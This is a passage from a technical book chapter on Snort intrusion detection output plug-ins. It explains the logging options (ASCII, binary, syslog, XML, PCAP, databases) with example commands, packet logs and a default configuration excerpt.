The Snort development team acknowledged this business driver with the creation of an open Output Plug-In application programming interface (API). Snort output plug-ins, also referred to as *Snort output modules*, were introduced in version 1.6. The introduction of output plug-ins officially completed Snort's inauguration into the elite group of enterprise-class Intrusion Detection Systems (IDSs). Output plug-ins provide administrators the ability to configure logs and alerts in a manner that is easy to understand, read, and use in their organization's environment. For example, if Acme Widgets uses MySQL databases to store all corporate and client information, we can assume that Acme Widgets has a good amount of in-house knowledge of MySQL. Therefore, it makes sense that Acme would also want its Network IDS (NIDS) logs and alerts to be stored in a MySQL database or even in a different table of a current database.

Snort currently has a wide range of output plug-ins to support different types of technologies, products, and formats, including databases, packet dump text files, header dump files, and XML, to name a few. The source code for each of the plug-ins is included within the Snort source distribution. By the time you reach the conclusion of this chapter, you should understand Snort plug-ins, the role they play in formatting data, and the overall schema and API that the plug-ins implement. Depending on your programming experience and level of skill, you might also be able to write your own output plug-ins.


What Is an Output Plug-In?

Output plug-ins were introduced in Snort version 1.6. These plug-ins allow for a more flexible formatting and presentation of Snort output to the administrator. These output modules are executed whenever Snort's alert or logging subsystems

are called, following the execution of preprocessors and the packet capture engine. Packet, or traffic, analysis would be pointless without the output plug-ins to process, format, and store the data. The plug-ins define aspects pertaining to data storage, format, and transportation media. They live within the product and have an open API so that individuals and organizations outside the Snort development team can write customized methods to allow Snort to better interface within their environments.

In general, output plug-ins can be considered product add-ons since they can be written by anyone and included within Snort at compile time. After the plug-ins have been built within the Snort application, you can refer to them via Snort configuration files, from the command line, and from within defined Snort rules. The packet capture engine in Snort retrieves packets off the wire and “sends” them to the analysis module. If the packet or packets trigger an alert or log event, the data is passed to the corresponding output module. Figure 7.1 depicts the logical flow of information at a high level within Snort. The flexible architecture of Snort will continue to allow future additions such as the output plug-ins to be included in the product.

Figure 7.1 Snort Output Plug-In Architecture



Output plug-ins can seem somewhat complex, especially if you are not an avid or skilled programmer; however, this should not limit your ability to understand exactly how the plug-ins work. For the most part, each plug-in is very dif-

ferent in the realm of formatting and storing the Snort data. Function and code development for data handling is usually a direct reflection of the skill level of the plug-in author or author team. The main functionality tasks can be quite technically and algorithmically different, since most of the time it is completely original code. There are some commonalities within plug-ins that range in architecture and design to function calls and structure definitions.

Key Components of an Output Plug-In

Snort output plug-in functionality can be divided into seven main categories: copyright and header information; include files, dependencies, and global variables; keyword registration; argument parsing and function list linking; data formatting, processing, and storage; preprocessor processing; and application cleanup and exiting. The following list details each aspect of the plug-ins:

- **Copyright and header information** Each of the existing Snort output plug-ins has a distinct copyright notice that can be added at the discretion of the developer. Furthermore, a header details the purpose of the plug-in, any arguments that the plug-in requires, the plug-in's effect, and any additional comments.
- **Include files, dependencies, and global variables** Files and file dependencies, as with most applications, are a critical aspect of the program and are self-explanatory. Global variables, or variables that are used throughout the master application, are also key characteristics of plug-ins.
- **Keyword registration** Output plug-ins are referenced and called from the configuration file and from the command line. As a part of the plug-in, you must define and link the keyword to the Snort application so that it knows that something “special” should occur when it parses the word.
- **Argument parsing and function list linking** Since most of the plug-ins require arguments to be passed along during the declaration process, it is necessary to write code that handles such data. For example, if you were using a logging function, you would probably need to specify the name of the log that you wanted to use for data storage. In addition to parsing the arguments, output plug-ins must also cross link functions with the main Snort engine.
- **Data formatting, processing, and storage** Unique aspects of plug-ins, these tasks are the “meat” of the plug-in and as such must be

included. Simply stated, if there were no functions to process, format, and store the data, the output plug-in would be incomplete and useless.

- **Process preprocessor arguments** In the case that any preprocessor arguments exist, sufficient data-handling code must be written for these so that Snort and the output plug-ins can distinguish preprocessor elements before parsing commences.
- **Cleanups** In most cases, functions to clean up memory, application connections, and open sockets are included within output plug-ins to ensure that Snort executes in the most efficient manner possible.

OINK!

Understanding how a plug-in works is not as complicated as writing actual Snort output plug-ins. More information and in-depth techniques on writing output plug-ins can be found later in the chapter. Although the Snort source directory contains templates for output plug-ins, it might be easier to write a script that interfaces with Barnyard than a compilable plug-in for Snort.

Exploring Output Plug-In Options

Snort output plug-ins have numerous commonalities and dissimilarities. Besides the customized plug-ins that can be created, there are multiple built-in methods that can modify and store data. Initially covered in Chapter 5, “Playing by the Rules,” Snort permits users to log to text files and databases in numerous ways. The output plug-ins are most often defined in a configuration file, but they are created as standalone C programs and called on from triggered Snort rules. As you read this section, you will become deeply familiar with the technologies and formats that are currently built into the Snort application.

More information on how to use and pass data to these output plug-ins can be found in Chapters 4, 5, and 8.

Default Logging

Snort provides some simple ways to log both generated alerts and alert-related packet data. In most cases, this packet data is network traffic that has been collected with Snort's packet capture engine. These logs provide users, administrators, and engineers with a bit of flexibility as to how Snort data should be stored. For example, you might want Snort to store its logs according to source IP address so that you don't have to sort them manually. The simplest method to log packets is using the `-l` flag via the command line:

```
cloud@host:/root# snort -l ./log
```

The following two examples are log entries generated by Snort. Figure 7.2 displays a packet log of an ICMP echo, and Figure 7.3 is the corresponding ICMP echo response. As you might glean, the examples are not complete PCAP packet dumps, merely header information. *Note:* The default logging method for Snort is ASCII plaintext.

Figure 7.2 Example ICMP Echo Request

```
cloud@host:/root# cat ./log/192.168.1.123/ICMP_ECHO
02/12-08:56:11.252959 192.168.1.123 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:42240 Seq:0 ECHO
```

Figure 7.3 Example ICMP Echo Reply

```
cloud@host:/root# cat ./log/192.168.1.10/ICMP_ECHO_REPLY
02/12-09:54:05.820069 192.168.1.10 -> 192.168.1.123
ICMP TTL:255 TOS:0x0 ID:64527 IpLen:20 DgmLen:84
Type:0 Code:0 ID:61952 Seq:0 ECHO REPLY
```

The Snort `d` and `e` flags display packet headers and application data in a descriptive manner. In Figure 7.4, it is important to ensure that the directory `log` exists. In the case that no log exists, Snort will exit with an error message. In the following example, Snort logs all packets to the master `log` directory in a directory hierarchy based on the source address within each IP datagram (in this case, any IP address that does not fall into our home network 19.168.1.0/24). The `-h` flag declares the hierarchy-based logging schema and defines a home network. As

a quick reminder, the `-l` flag defines the logging directory to store the saved packet logs. Assume that the following 192.168.1.0/24 address space is the organization's internal address range; if you are not versed in CIDR addressing, 192.168.1.0/24 is equal to the 192.168.1.0 class C network.

Figure 7.4 Logging Internal Network Traffic with Snort

```

gabe@host:/root# snort -d -e -l ./log -h 192.168.1.0/24

//      ICMP Echo
gabe@host:/root# cat ./log/192.168.1.123/ICMP_ECHO
02/12-09:56:26.737220 0:E0:29:9E:5D:6E -> 0:A0:24:D1:75:6A type:0x800
len:0x62
192.168.1.123 -> 192.168.1.10 ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8  Code:0  ID:62208  Seq:0  ECHO
87 F1 49 3E 5E 9A 04 00 08 09 0A 0B 0C 0D 0E 0F      ..I>^.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                               01234567

//      ICMP Echo Reply
gabe@host:/root# cat ./log/192.168.1.10/ICMP_ECHO_REPLY
02/12-09:56:26.737257 0:A0:24:D1:75:6A -> 0:E0:29:9E:5D:6E type:0x800
len:0x62
192.168.1.10 -> 192.168.1.123 ICMP TTL:255 TOS:0x0 ID:64528 IpLen:20
DgmLen:84
Type:0  Code:0  ID:62208  Seq:0  ECHO REPLY
87 F1 49 3E 5E 9A 04 00 08 09 0A 0B 0C 0D 0E 0F      ..I>^.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                               01234567

```

Binary logging was originally introduced into Snort to minimize the CPU cycles that had to be dedicated to data reporting, not traffic capturing and analysis. Most sensors that have heavy loads of traffic to analyze or have weaker hardware use some type of binary logging. Binary logging also helps minimize log size—not that log size should ever be an issue. If size becomes an issue, it is probably because your sensor is poorly configured or you are under extremely heavy

attack. The following code informs Snort to log all packet data to the `./log` directory in binary format:

```
gabe@host:/root# snort -l ./log -b
```

OINK!

Although Snort's ASCII logging functionality may be ideal for certain environments and installation, it is definitely not for every environment. For instance, when logging in ASCII mode, Snort creates a directory structure for every source IP of a packet that triggers an alert. Then in that directory it creates a file for each *protocol-src-dest-port* combination, whereas a full port scan of one system would create over 131,000 files in the directory tree. Our recommendation: Wherever possible, use Snort's binary mode. It is faster, the files are smaller, and most important, you can parse the data using PCAP graphical interfaces such as THC's NetDude or Ethereal.

Using the straight log-to-binary instruction eliminates the need to create robust directory hierarchies, since all packet data is logged in one potentially very large binary-formatted file. The binary files can be read back with any TCPDump-compatible packet sniffer or analyzer, such as Ethereal, TCPDump, or Iris. Snort also has the built-in ability to read back this data by using the `-r` flag, for playback mode. Playback mode must be run on an instance of Snort that is not already running, capturing packets. Figure 7.5 shows the Snort playback mode being executed on a binary packet log. The example payload consists of two ICMP packets stored in binary format. Figure 7.5 illustrates the packet's source and destination information, packet header, and payload.

OINK!

You can download eEye's Win32 packet capture program, Iris, from www.eeye.com.

Figure 7.5 Snort Playback Mode

```

gabe@host:/root# snort -vd -r ./log/snort-0212@0931.log
*HEADER INFORMATION WAS REMOVED FOR SPACE PURPOSES

      === Initializing Snort ===
Decoding Ethernet on interface \INTERFACE_REMOVED

      === Initialization Complete ===

-*> Snort! <*-
Version 1.9.0-ODBC-MySQL-WIN32 (Build 209)
By Martin Roesch (roesch@sourcefire.com, www.snort.org)
1.7-WIN32 Port By Michael Davis (mike@datanerds.net,
www.datanerds.net/~mike)
1.8-1.9 WIN32 Port By Chris Reid (chris.reid@codecraftconsultants.com)

02/12-09:31:05.744958 192.168.1.123 -> 192.168.1.10
ICMP TTL:64 TOS:0x0 ID:0 IpLen:20 DgmLen:84 DF
Type:8 Code:0 ID:55808 Seq:0 ECHO
96 EB 49 3E 02 C1 00 00 08 09 0A 0B 0C 0D 0E 0F      ..I>.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                               01234567

==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+

02/12-09:31:05.744988 192.168.1.10 -> 192.168.1.123
ICMP TTL:255 TOS:0x0 ID:38079 IpLen:20 DgmLen:84
Type:0 Code:0 ID:55808 Seq:0 ECHO REPLY
96 EB 49 3E 02 C1 00 00 08 09 0A 0B 0C 0D 0E 0F      ..I>.....
10 11 12 13 14 15 16 17 18 19 1A 1B 1C 1D 1E 1F      .....
20 21 22 23 24 25 26 27 28 29 2A 2B 2C 2D 2E 2F      !"#$$%&'()*+,-./
30 31 32 33 34 35 36 37                               01234567

==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+==+

```

Continued

Figure 7.5 Snort Playback Mode

```
Run time for packet processing was 0.12402 seconds

=====
Snort analyzed 2 out of 2 packets, .
Breakdown by protocol:                                Action Stats:
    TCP:  0                (0.000%)                ALERTS:  0
    UDP:  0                (0.000%)                LOGGED:  0
    ICMP: 2                (100.000%)               PASSED:  0
    ARP:  0                (0.000%)
    EAPOL: 0               (0.000%)
    IPv6: 0                (0.000%)
    IPX:  0                (0.000%)
    OTHER: 0               (0.000%)
    DISCARD: 0             (0.000%)
=====
Wireless Stats:
Breakdown by type:
    Management Packets: 0                (0.000%)
    Control Packets:    0                (0.000%)
    Data Packets:       0                (0.000%)
=====
Fragmentation Stats:
Fragmented IP Packets: 0                (0.000%)
    Fragment Trackers: 0
    Rebuilt IP Packets: 0
    Frag elements used: 0
Discarded(incomplete) : 0
    Discarded(timeout): 0
    Frag2 memory faults: 0
=====
TCP Stream Reassembly Stats:
    TCP Packets Used: 0                (0.000%)
    Stream Trackers:  0
```

Continued

Figure 7.5 Snort Playback Mode

```

Stream flushes: 0
Segments used: 0
Stream4 Memory Faults: 0
=====

```

You can implement an advanced method for logging binary data via the Unified plug-in, which we cover later in this section.

In addition to standard and binary logging, Snort's Berkeley Packet Filter (BPF) interface is also available at the command line. Snort BPF provides such options as navigation filters and several methods of manipulating binary log data. More details on BPF are available in Chapter 5. Chapter 5 also covers the details of logging only attack-relevant packets, also referred to as *enabling NIDS mode*. Just as a refresher, Snort officially becomes a NIDS instead of merely a packet logger when the `-c` flag is used in conjunction with a Snort rules configuration file:

```
gabe@host:/root# snort -de -l ./log -h 192.168.1.0/24 -c snort.conf
```

The `Snort.conf` configuration file should contain a set of Snort rules in addition to any other configuration-related instructions, which are applied to every packet that Snort captures and analyzes. Only packets that match a rule within your rule file generate a Snort alert. With NIDS mode, packets can be logged in ASCII or in binary format and stored via a variety of output modules.

SNMP Traps

Thanks to Carnegie Mellon researchers, Glenn Mansfield Keeni, and K. Jayanthi, Snort has the ability to log or send alert information via Simple Network Management Protocol (SNMP) traps to a remote SNMP server. The format follows the SNMP standard RFC format and was implemented in large part by the NetSNMP transmission code from <http://net-snmp.sourceforge.net>. SNMP, though at times unreliable, was created to aid and provide functionality that most commercial IDSs already have implemented. SNMP is commonly utilized and one of the most popular if not the most popular protocols to manage and monitor network devices remotely. It provides a very simple API to store information and, depending on the implementation version, can even somewhat protect the data from external users; however, with this said, SNMP was *not* designed with security in mind. If you must use SNMP, then go for it—otherwise we would recommend utilizing a different storage medium.

XML Logging

Our favorite and relatively new logging format outside Unified logging is XML logging. XML-formatted logs are extremely easy to understand and implement in a wide variety of other applications. Just about all enterprise management systems and portals have mechanisms built in that can parse and utilize comma-delimited, XML, or SQL database storage media. With that said, utilizing Snort's XML logging feature has the potential to significantly put a drag your system's CPU, which could increase its probability of missing or alerting on attacks.

We're sure you are familiar with the XML standard or at least have heard of it (if not, refer to Microsoft's XML standard and specification or simply "Google it," because there are thousands of excellent resources out there that deal with implementation, parsing, or simply overviews.) Due to the nature of XML, it is extremely easy to convert XML data to HTML pages or reports. There are even tools that will convert generic XML files to similar HTML tables. But best of all, most Web browsers come with built-in XML translation capabilities, Microsoft Internet Explorer being the most notable of them.

Since there are multiple example standards to include Microsoft's version, we felt it critical to inform you that Snort's XML standard is IDMEF. More information on the IDMEF XML standard is available at www.ietf.org/internet-drafts/draft-ietf-idwg-idmef-xml-11.txt.

OINK!

If CPU resources are an issue or your IDS continuously parses a large amount of data, we recommend using Barnyard's XML formatting capabilities, even though it does not implement the IDMEF standard... yet. As a general rule of thumb throughout this chapter, we continuously recommend Barnyard where it makes sense.

Syslog

Syslog could quite possibly be the most powerful and universal enterprise logging element included in Snort for the simple reason that nearly every type of enterprise management system reads, a.k.a. parses, Syslog-formatted input. Not to mention the fact that Snort is the most popular and frequently utilized IDS in the world.

Gaining momentum in 2002 and really hitting the market at full speed in mid-2003, security management applications have started to consolidate the multiple information security and cyberprotection devices required to manage large enterprise environments. Initially, these devices were designed to parse output from the more popular freeware and commercial tools such as NMAP, Nessus, Snort, Internet Scanner, RealSecure, Retina, Foundstone, and Dragon. Each of these applications offers advantages and benefits over others; some of the most popular are HP OpenView's Suite, Archer, and PreventSys. One of the easiest tasks these applications had to undertake was creating parsing engines to interpret the data from these multiple sources, with the complex development task of creating an interpretation engine that intelligently linked and correlated the data sources. Common formats that these applications parse include:

- Syslog
- SNMP
- Consistently delimited text files
- SQL databases with public schemas

It is pertinent to understand and realize that these applications exist so that you have the ability to implement such a process to manage the entire environment. These applications are also the back ends for nearly every managed security service provider, albeit some companies spend more on internal development. Don't be fooled—if a company states that it uses and implements best-of-breed freeware products then manages them for you, it's because the realized margin is significantly larger.

Snort provides a mechanism for sending sensor alerts to the UNIX/Linux syslog facility. This can be accomplished by running Snort via the command line with the `-s` flag or by using *alert_syslog* configuration instructions in the Snort configuration file. As you have learned, maintaining consistent Snort configurations is mandatory for enterprise-level intrusion detection.

Syslog provides a standard method for logging system messages, kernel traps, and other important messages. Syslog also supports UNIX domain sockets and is capable of local and remote logging. Syslogd is the traditional UNIX syslog daemon; SyslogNG, also known as *syslog next generation*, is another popular version of the daemon. It is important to note that the difference between SyslogNG and Syslogd is tremendous. The legacy UNIX/Linux syslogd transmits its messages over UDP, thereby lessening the reliability of the message because

UDP is a connectionless protocol. As a quick reminder for everyone who is wondering what we mean by connectionless, the term means that there is no “handshake” similar to that of TCP. As an analogy, TCP is similar to chatting to someone over the phone, since that person would pick up and answer to let you know he is willing to chat. UDP is like sending a letter to someone and not asking for an acknowledgment. UDP acts as a mere packet cannon, blindly firing the packets off to the destination systems.

Numerous corporations that rely on the Syslog protocol for management and monitoring of critical devices over more than one or two hops rarely stick with the default Syslogd daemon. As a rule of thumb, if it’s critical and more than three “hops” away or if the system is located in a high-bandwidth environment, try to implement a more reliable solution. The *alert_syslog* output plug-in allows Snort users to define priorities within the rules and provide enhanced flexibility in logging alerts through a set of instruction parameters—keywords. The keywords are used to inform Snort of the actions that should be executed upon particular traffic and rule configuration anomalies:

- **Facilities**

- LOG_AUTH
- LOG_AUTHPRIV
- LOG_DAEMON
- LOG_LOCAL0
- LOG_LOCAL1
- LOG_LOCAL2
- LOG_LOCAL3
- LOG_LOCAL4
- LOG_LOCAL5
- LOG_LOCAL7
- LOG_USER

- **Priorities**

- LOG_ALERT
- LOG_CRIT

- LOG_DEBUG
- LOG_EMERG
- LOG_ERR
- LOG_INFO
- LOG_NOTICE
- LOG_WARNING

- **Options**
 - LOG_CONS
 - LOG_NDELAY
 - LOG_PERROR
 - LOG_PID

The following is an excerpt from a Snort configuration file in which the *alert_syslog* output module has been enabled. As defined in the excerpt, the output plug-in schema defines one or more facilities in addition to any options that are also declared within the configuration file:

```
output alert_syslog: LOG_AUTH LOG_ALERT LOG_PID
```

The example shows the syslog output option being selected, logging to the *log_auth* facility as an alert with the *log_pid* option.

Tools & Traps...

Not Just a Fruit!

Kiwi Software created a successful and fully functional Win32 port of the popular UNIX-based syslog application, ironically referred to as Kiwi Syslog. It resides as a local application on most Microsoft-based platforms, including the commercial powers Windows NT, 2000, and XP. Kiwi Syslog can be used in place of the UNIX syslog application to log and store the inputted system messages. You can find detailed and current information on downloading and configuring Kiwi Syslog at the company's Web site (www.kiwisyslog.com).

As previously mentioned, multiple syslog implementations are available for users to select from for both transmitting and receiving packets. The following sections discuss the more popular syslog implementations with a brief description covering the inherent advantages and disadvantages of each.

SMB Alerting

One of the most interesting but not as useful output formats is SMB Alerting, made possible by Andrew Baker and Marty Roesch. As a quick overview, this program is designed to alert remote Windows systems of incidents occurring in real time. This plug-in comes with a workstations file, and each alert is transmitted to the corresponding workstation's IP address or name. When the alert is received, the system pops up a Windows box with the incident alert data. The only caveat is that the remote Windows system must have the Microsoft Windows Messenger service running and permitting messages from the Snort system. Note that this is not the same thing as the MSN Online Chat Messenger.

PCAP Logging

The Packet Capture Library (PCAP) is a portable framework for low-level network monitoring that uses the standard PCAP format. There are multiple applications within the PCAP library, including network statistics collection, security monitoring, and network debugging. The libpcap interface within Snort supports a filtering mechanism called BPF (described in detail in Chapter 5). Snort's network-monitoring architecture is based on the PCAP library. For that reason and due to the Win32 ports of PCAP, WinPCAP, Snort has proved quite portable across numerous platforms, including Solaris, Linux, multiple flavors of BSD, and numerous versions of Microsoft Windows. Since Snort is capable of generating PCAP logs, it is possible to use the many available PCAP-compatible packet sniffers and analyzers, such as the popular Ethereal and Iris—and to be completely honest, just about every other network traffic analyzer out there.

The *log_tcpdump* Snort output plug-in logs and stores traffic packets in a PCAP-formatted file. Because this is such a widely accepted format, it has allowed increased flexibility in working with such log files. As mentioned, an array of software is available for examining PCAP-formatted files. Figure 7.6 is a partial dump of a *log_tcpdump* Snort plug-in generated log file.

Figure 7.6 Replaying a *TCPDump* Formatted File

```

gabe@host:/root# tcpdump -r snort_tcpdump.log
21:16:55.333580 192.168.1.123 > vault.nonexistent.net: icmp: echo request
21:16:55.333617 vault.nonexistent.net > 192.168.1.123: icmp: echo reply
21:16:56.350427 192.168.1.123.3619 > vault.nonexistent.net.8080: S
129548898:129548898(0) win 5840 <mss 1460,sackOK,timestamp 694489
0,nop,wscale 0> (DF)
21:16:56.384452 192.168.1.123.3643 > vault.nonexistent.net.3128: S
129280222:129280222(0) win 5840 <mss 1460,sackOK,timestamp 694491
0,nop,wscale 0> (DF)
21:16:56.438479 vault.nonexistent.net.6001 > 192.168.1.123.3652: R 0:0(0)
ack 138480606 win 0 (DF)
21:16:57.040513 vault.nonexistent.net.x11 > 192.168.1.123.3866: R 0:0(0)
ack 140201788 win 0 (DF)
21:16:57.198293 192.168.1.123.3922 > vault.nonexistent.net.socks: S
133341313:133341313(0) win 5840 <mss 1460,sackOK,timestamp 694572
0,nop,wscale 0> (DF)
21:16:58.373683 192.168.1.123.4353 > vault.nonexistent.net.snmp: S
141096774:141096774(0) win 5840 <mss 1460,sackOK,timestamp 694690
0,nop,wscale 0> (DF)
21:16:58.523514 192.168.1.123.4396 > vault.nonexistent.net.705: S
137958228:137958228(0) win 5840 <mss 1460,sackOK,timestamp 694706
0,nop,wscale 0> (DF)
21:16:58.622938 192.168.1.123.4445 > vault.nonexistent.net.snmptrap: S
133972684:133972684(0) win 5840 <mss 1460,sackOK,timestamp 694715
0,nop,wscale 0> (DF)

```

You can find more information on libpcap and TCPDump at www.tcpdump.org/release. You can find more information on the Win32 port of libpcap, WinPCAP, at <http://netgroup-serv.polito.it/winpcap>.

Snortdb

Snort is capable of logging alerts and packets to several different types of databases, including MySQL, PostgreSQL, SQL Server, and Oracle, in addition to any UNIX/Linux ODBC-compliant database. The database output plug-in, and the general ability to log to databases, added Snort to the short list of commercial-grade robust and flexible network IDSs. Database output allows data to be stored and viewed in real time, in addition to the plethora of other categorization and querying benefits that come with selecting a database plug-in.

The code snippet in Figure 7.7 was taken from a default Snort configuration file for the “output database” output plug-in. Within the instructions in the configuration file, you can define the action event (log or alert), database type, username, password, database name (in case there are multiple databases or database needs), and host.

OINK!

Do not forget how important local system security is when you’re configuring your Snort IDS, because the username and password for your database will be located in a cleartext file within your directory structure. The moral of the story: Lock down your system and provide access only to trusted parties!

Figure 7.7 Configuring Output Plug-Ins

```
#####
# Step #3: Configure output plugins
#
# Uncomment and configure the output plugins you decide to use.  General
# configuration for output plugins is of the form:
#
# output <name_of_plugin>: <configuration_options>
#
# alert_syslog: log alerts to syslog
# -----
# Use one or more syslog facilities as arguments.  Win32 can also optionally
# specify a particular hostname/port.  Under Win32, the default hostname is
# '127.0.0.1', and the default port is 514.
#
# [Unix flavours should use this format...]
# output alert_syslog: LOG_AUTH LOG_ALERT
#
# [Win32 can use any of these formats...]
```

Continued

Figure 7.7 Configuring Output Plug-Ins

```
# output alert_syslog: LOG_AUTH LOG_ALERT
# output alert_syslog: host=hostname, LOG_AUTH LOG_ALERT
# output alert_syslog: host=hostname:port, LOG_AUTH LOG_ALERT

# log_tcpdump: log packets in binary tcpdump format
# -----
# The only argument is the output file name.
#
# output log_tcpdump: tcpdump.log

# database: log to a variety of databases
# -----
# See the README.database file for more information about configuring
# and using this plugin.
#
# output database: log, mysql, user=root password=test dbname=db host=
localhost
# output database: alert, postgresql, user=snort dbname=snort
# output database: log, odbc, user=snort dbname=snort
# output database: log, mssql, dbname=snort user=snort password=test
# output database: log, oracle, dbname=snort user=snort password=test

# unified: Snort unified binary format alerting and logging
# -----
# The unified output plugin provides two new formats for logging and generating
# alerts from Snort, the "unified" format. The unified format is a straight
# binary format for logging data out of Snort that is designed to be fast and
# efficient. Used with barnyard (the new alert/log processor), most of the
# overhead for logging and alerting to various slow storage mechanisms such as
# databases or the network can now be avoided.
#
# Check out the spo_unified.h file for the data formats.
```

Continued

Figure 7.7 Configuring Output Plug-Ins

```
#
# Two arguments are supported.
#   filename - base filename to write to (current time_t is appended)
#   limit    - maximum size of spool file in MB (default: 128)
#
# output alert_unified: filename snort.alert, limit 128
# output log_unified: filename snort.log, limit 128

# You can optionally define new rule types and associate one or more output
# plugins specifically to that type.
#
# This example will create a type that will log to just tcpdump.
# ruletype suspicious
# {
#   type log
#   output log_tcpdump: suspicious.log
# }
#
# EXAMPLE RULE FOR SUSPICIOUS RULETYPE:
# suspicious tcp $HOME_NET any -> $HOME_NET 6667 (msg:"Internal IRC
Server";)
#
# This example will create a rule type that will log to syslog and a mysql
# database:
# ruletype redalert
# {
#   type alert
#   output alert_syslog: LOG_AUTH LOG_ALERT
#   output database: log, mysql, user=snort dbname=snort host=localhost
# }
#
# EXAMPLE RULE FOR REDALERT RULETYPE:
# redalert tcp $HOME_NET any -> $EXTERNAL_NET 31337 \
#   (msg:"Someone is being LEET"; flags:A+;)
```

Continued

Figure 7.7 Configuring Output Plug-Ins

```
#  
# Include classification & priority settings  
#  
  
include classification.config  
  
#  
# Include reference systems  
#  
  
include reference.config
```

OINK!

You must choose the appropriate action for this plug-in—log or alert. If *log* is selected, the corresponding plug-in will run on the log output chain; however, if *alert* is selected, the corresponding plug-in will run on the alert output chain to process and output data.

A series of scripts is included within the *contrib* directory in the Snort source tree. In Figure 7.8, assume that we have created a MySQL database called *snort*, into which we placed our Snort logs. It is also important to note that we compiled Snort with the *-with-mysql=<dir>* option. Using the *create_mysql* script that is bundled with Snort, it is feasible to quickly create the necessary tables for the Snort data repository. Figure 7.8 illustrates a MySQL database being created and the *create_mysql* script being executed.

Figure 7.8 Creating the Snort Database

```
//      Manually Creating the Snort DB
mysql> create database snort;
Query OK, 1 row affected (0.00 sec)

//      Executing the Create_MySQL Script
mysql> source create_mysql;
Query OK, 0 rows affected (0.00 sec)
Query OK, 1 row affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 0 rows affected (0.00 sec)
Query OK, 1 row affected (0.00 sec)
Query OK, 1 row affected (0.00 sec)
Query OK, 1 row affected (0.00 sec)
Query OK, 0 rows affected (0.01 sec)
Query OK, 1 row affected (0.00 sec)
Query OK, 1 row affected (0.00 sec)
```

Table 7.1 is a comprehensive listing of the scripts that are included in Snort's distribution, in case you want to set up a database to utilize in conjunction with Snort.

Table 7.1 Snort Database Creation Scripts

Database	Corresponding Snort Script	Operating Platform(s)
MS SQL	create_mssql	Microsoft Windows Server
MySQL	create_mysql	Linux, UNIX, and Windows
Oracle	create_oracle.sql	Linux, UNIX, and Windows
PostgreSQL	create_postgresql	Linux, UNIX, and Windows

MySQL versus PostgreSQL

Before we get started, it is important to note that no matter which database you select, Snort still might get only six writes per second due to its internal implementation of output modules and the Snort DB output module code. With this said, most administrators chose to use a unified output option and leverage Barnyard. However, as fellow Snort advocates, developers, and industry leaders, we are commonly asked questions about what freeware database should be utilized with Snort. Common questions that we've heard before include:

- I use MySQL. Is there any reason I should change to PostgreSQL?
- I've heard MySQL is easy to use with Snort. Any truth to that?
- If I'm a new Snort and IDS user, what database should I select?
- I want to roll out Snort sensors throughout my environment. What database type is best for my distributed environment?

The truth of the matter is that there is no directly correct answer for any of these questions. As far as features and popularity are concerned, MySQL is the clear winner. MySQL has many more administrative features that ease the installation and administration processes associated with setting up and maintaining a database. In addition to the built-in features, a tremendous number of tools and extensions have been developed. Such tools include enhanced graphical front ends, remote monitoring tools, query testing and creation tools, and, potentially most important, custom report-generation tools.

Now, you might be thinking that it could be easier for you to install MySQL, but in the long run, it is speed and stability that'll go the distance. In terms of raw speed (querying speed), MySQL is faster; depending on the size and number of users, though, you probably won't notice a difference. With that said,

